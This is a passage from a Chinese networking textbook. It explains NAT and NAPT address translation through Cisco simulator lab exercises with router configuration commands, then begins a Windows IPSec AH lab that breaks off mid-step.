


图 3-15 NAT 地址转换过程


外网返回的数据报到达路由器之后，路由器将目的 IP 地址由 200.24.5.8 替换回 192.168.7.1，然后在内网接口转发，这样一来内部主机实现了与外部主机的通信。

3.4.3 同时使用 IP 地址和端口号

目前路由器广泛采用的 NAT 转换方法是同时使用 IP 地址和端口号的 NAPT 转换

方法，下面结合实例说明。在 NAT 路由器上维护了一个端口池，其中保存了 1025～65 535 共 64 511 个随机端口，同时路由器维护了一个转换表，包括 4 个字段：专用地址、源端口、专用端口和传输层协议字段。如图 3-16 所示，假设路由器接收到一个发给外网的数据报，源 IP 地址为 192.168.7.1、源端口为 2000，目的 IP 为 25.8.2.10、目的端口为 80。路由器从端口池中取出一个空闲端口 1025 分配给这条 TCP 连接，然后在转换表中记录下相应信息，之后将源 IP 地址改为自己的合法 IP 地址 200.24.5.8、源端口改为 1025，再将报文转发给因特网。

因特网返回的数据报到达路由器之后，路由器取出报文的目的端口 1025 到转换表中进行查找，发现存在匹配记录，于是将报文的目的 IP 改为 192.168.7.1、目的端口改为 2000，之后将报文在内网接口转发，这样内、外网主机实现了连通。当这条 TCP 连接不再使用时（例如出现 4 次挥手中断连接报文或 RST 复位报文或连接超时），这条转换记录将被清除，1025 端口被重新放回端口池。



专用地址	源端口号	专用端口	传输层协议
192.168.7.1	2000	1025	TCP

转换表

图 3-16 NAPT 转换

训练：利用 NAPT 实现局域网访问因特网。

第一步：利用 Cisco 模拟器按照图 3-17 组建网络。




图 3-17 网络拓扑结构

1～3 号主机连接在 Switch1 的 1～3 端口上，Switch1 的 4 端口与 router1 的 0/0 端口连接。4～6 号主机连接在 Switch2 的 1～3 端口，Switch2 的 4 端口与 router2 的 0/0 端口连接。router1 的 0/1 端口和 router2 的 0/1 端口通过一根反序双绞线连接在一起。Switch1 上连接的主机处于 192.168.10. * 网段(模拟使用专用地址的局域网)。Switch2 上连接的主机处于 61.1.1. * 网段(模拟使用全球合法地址的外部 Internet)。

第二步：将 1～3 号主机的 IP 地址改为 192.168.10. * ，其中 * 为序号，网关设置为 192.168.10.140。将 4～6 号主机的 IP 地址改为 61.1.1. * 。其中 * 为序号，网关设置为 61.1.1.140。

第三步：配置局域网路由器 router1 端口 IP 地址。

```
router >en
router #conf  t
router (config)#interface fastethernet 0/0
router (config-if)#ip address 192.168.10.140 255.255.255.0
router (config-if)#no shutdown
router (config-if)#interface fastethernet 0/1
router (config-if)#ip address 202.1.1.1 255.255.255.0
router (config-if)#no shutdown
router (config-if)#
router #
router #show ip interface brief
Interface                  IP-Address(Pri)    OK?     Status
FastEthernet 0/0           192.168.10.140/24  YES     UP
FastEthernet 0/1           202.1.1.1/24       YES     UP
```

第四步：配置互联网路由器 router2 端口 IP 地址。

```
router>en
router #conf  t
router (config)#interface fastethernet 0/0
router (config-if)#ip address 61.1.1.140 255.255.255.0
router (config-if)#no shutdown
router (config-if)#interface fastethernet 0/1
router (config-if)#ip address 202.1.1.2 255.255.255.0
router (config-if)#no shutdown
router (config-if)#
router #
router #show ip interface brief
Interface                  IP-Address(Pri)    OK?     Status
FastEthernet 0/0           61.1.1.140/24      YES     UP
FastEthernet 0/1           202.1.1.2/24       YES     UP
```

第五步：在局域网路由器 router1 上配置默认路由。

```
router #conf t
```

```
router (config)#ip route 0.0.0.0 0.0.0.0 fastethernet 0/1
router (config)#^z
router #show ip route
Codes: C - connected, S - static, I - IGRP, R - RIP, M - mobile, B - BGP
   D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
  N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
  E1 - OSPF external type 1, E2 - OSPF external type 2, E - EGP
   i - IS-IS, L1 - IS-IS level-1, L2 - IS-IS level-2, ia - IS-IS inter area
   * - candidate default, U - per-user static route, o - ODR
   P - periodic downloaded static route

Gateway of last resort is 0.0.0.0 to network 0.0.0.0

C      192.168.10.0/24 is directly connected, FastEthernet0/0
C      202.1.1.0/24 is directly connected, FastEthernet0/1
S*      0.0.0.0/0 is directly connected, FastEthernet0/1
```

第六步：在局域网路由器 router1 上配置 NAPT 映射。

```
Router#conf t
Router(config)#interface fastethernet 0/0
Router(config-if)#ip nat inside                    //定义 0 端口为内网端口
Router(config-if)#exit
Router(config)#interface fastethernet 0/1
Router(config-if)#ip nat outside                   //定义 1 端口为外网接口
Router(config-if)#exit
Router(config)#ip nat pool to_internet 202.1.1.3  202.1.1.10 netmask 255.255.255.0
Router(config)#access-list 10 permit 192.168.10.0 0.0.0.255
//定义允许转换的地址
Router(config)#ip nat inside source list 10 pool to_internet overload
```

第七步：在公网 PC4 上开启 Web 服务，在 1～3 号主机访问论坛，在 router1 上查看形成的日志文件。

```
Router#show ip nat translations
Pro   Inside global       Inside local         Outside local       Outside global
tcp 202.1.1.3:1025      192.168.10.1:1025    61.1.1.4:80         61.1.1.4:80
tcp 202.1.1.3:1024      192.168.10.2:1025    61.1.1.1:80         61.1.1.1:80
```

3.4.4 利用静态 NAT 实现因特网主机访问局域网服务器

通过 NAPT 可以实现内网主机与外网的通信，但这种通信必须由内网主机首先发起，这样才会在路由器的转换表中形成转换记录。然而在很多情况下需要在内部网络搭建服务器供外网用户访问，例如，在内网搭建介绍本单位信息的 Web 服务器、提供资源下载服务的 FTP 服务器等，这种情况下通信由外网的客户机首先发起，但由于在转换表中

没有形成转换记录，外网主机将无法访问到内网服务器。为了解决这一问题，目前广泛采用的办法是预先在路由器的转换表中添加一条静态转换记录，将某个全局地址映射为内部服务器使用的专用地址。这样一来，外网用户就可以通过这个全局合法地址访问到内网的服务器。下面通过一个实例来学习这种方法。

训练：利用静态 NAT 实现因特网主机访问局域网服务器。

在 PC3 上开启 Web 服务，模拟在内网组建的 Web 服务器。其 IP 地址是 192.168.10.3，在 router1 上开启静态地址转换，将 192.168.10.3 映射为 202.1.1.5，使外部 Internet 上的主机可以通过 202.1.1.5 访问到内网服务器上搭建的网站。

第一步：为内网服务器配置 IP 地址和网关地址。

第二步：配置局域网路由器 router1 端口 IP 地址(步骤略)。

第三步：配置互联网路由器 router2 端口 IP 地址(步骤略)。

第四步：在 router1 上定义默认路由(步骤略)。

第五步：在 router1 上配置静态内部源地址转换，将 PC3 的 IP 地址 192.168.10.3 映射为地址池中的全球合法 IP 地址 202.1.1.5。

选中 router1

```
router#conf t
router (config)# ip nat inside source static 192.168.10.3 202.1.1.5
```

解释：将 PC3 的专用地址映射为全球合法地址

```
router (config)#interface fastethernet 0/0
router (config- if)#ip nat inside
```

解释：定义内部接口

```
router (config- if)#interface fastethernet 0/1
router (config- if)#ip nat outside
```

解释：定义外部接口

第六步：在 4～6 号主机的 IE 地址栏中输入“http://202.1.1.5/”登录内网服务器。

第七步：登录 router1，查看地址转换结果。

```
router#show ip nat translations
Pro   Inside global      Inside local        Outside local        Outside global
---    202.1.1.5          192.168.10.3         ---                   ---
```

3.5　网络层的安全协议 IPSec

IPSec(IP Security)是由 IETF(Internet Engineering Task Force，因特网工程任务组)设计的用来为 IP 层的分组提供安全的一组协议。IPSec 没有规定使用特定的加密或者鉴别方法，而是提供一个框架和机制，它将加密、鉴别和散列方法的选择权留给用户。

3.5.1 测试开通 IPSec 通道、采用 AH 协议、提供完整性校验

1. 测试环境

实验环境如图 3-18 所示。Windows XP 虚拟机作为 Web 服务器，本机作为客户端，联网方式为 host-only，各个对象的地址信息如图 3-18 所示。




图 3-18 实验环境

2. 测试目的

在本机和 Windows XP 虚拟机上开通 IPSec 通道，选择 AH 协议。使用 Sniffer Pro 捕获客户访问 Web 服务器过程中传输的数据包，通过分析捕获的数据，进一步理解 IPSec 协议的组成、AH 协议的格式和作用。

3. 实验步骤

第一步：开通本机的 IPSec 通道。

在本机控制面板中双击“管理工具”→双击“本地安全策略”→右击“IP 安全策略”，在本地计算机选择创建 IP 安全策略→单击“下一步”按钮→输入新策略名称(例如 AA)→单击“下一步”按钮，直至完成。新添加的 AA 策略如图 3-19 所示。




图 3-19 新添加的 AA 策略

右击“AA 策略”→选择“属性”→单击“添加”按钮→在“IP 筛选器”列表中单击“添加”按钮→输入新筛选器名称(如 AA 筛选器)→单击“添加”按钮→源地址和目标地址按如图 3-20 所示进行配置→单击“确定”按钮。

在“IP 筛选器”列表中选中“AA 筛选器”→单击“筛选器操作”标签→单击“添加”按钮→选中“协商安全”→单击“添加”按钮→选择“自定义”→单击“设置”→选中“地址和数据不加密的完整性”，完整性算法选择 MD5→连续两次单击“确定”按钮→在“新筛选器操作属性”对话框中可见新添加的筛选器操作，如图 3-21 所示。

单击“确定”按钮→选中新添加的筛选器操作、单击“身份验证方法”标签→单击“添加”按钮→选中“预共享密钥”→输入共享密钥“86982480”→单击“确定”按钮→选中“预先

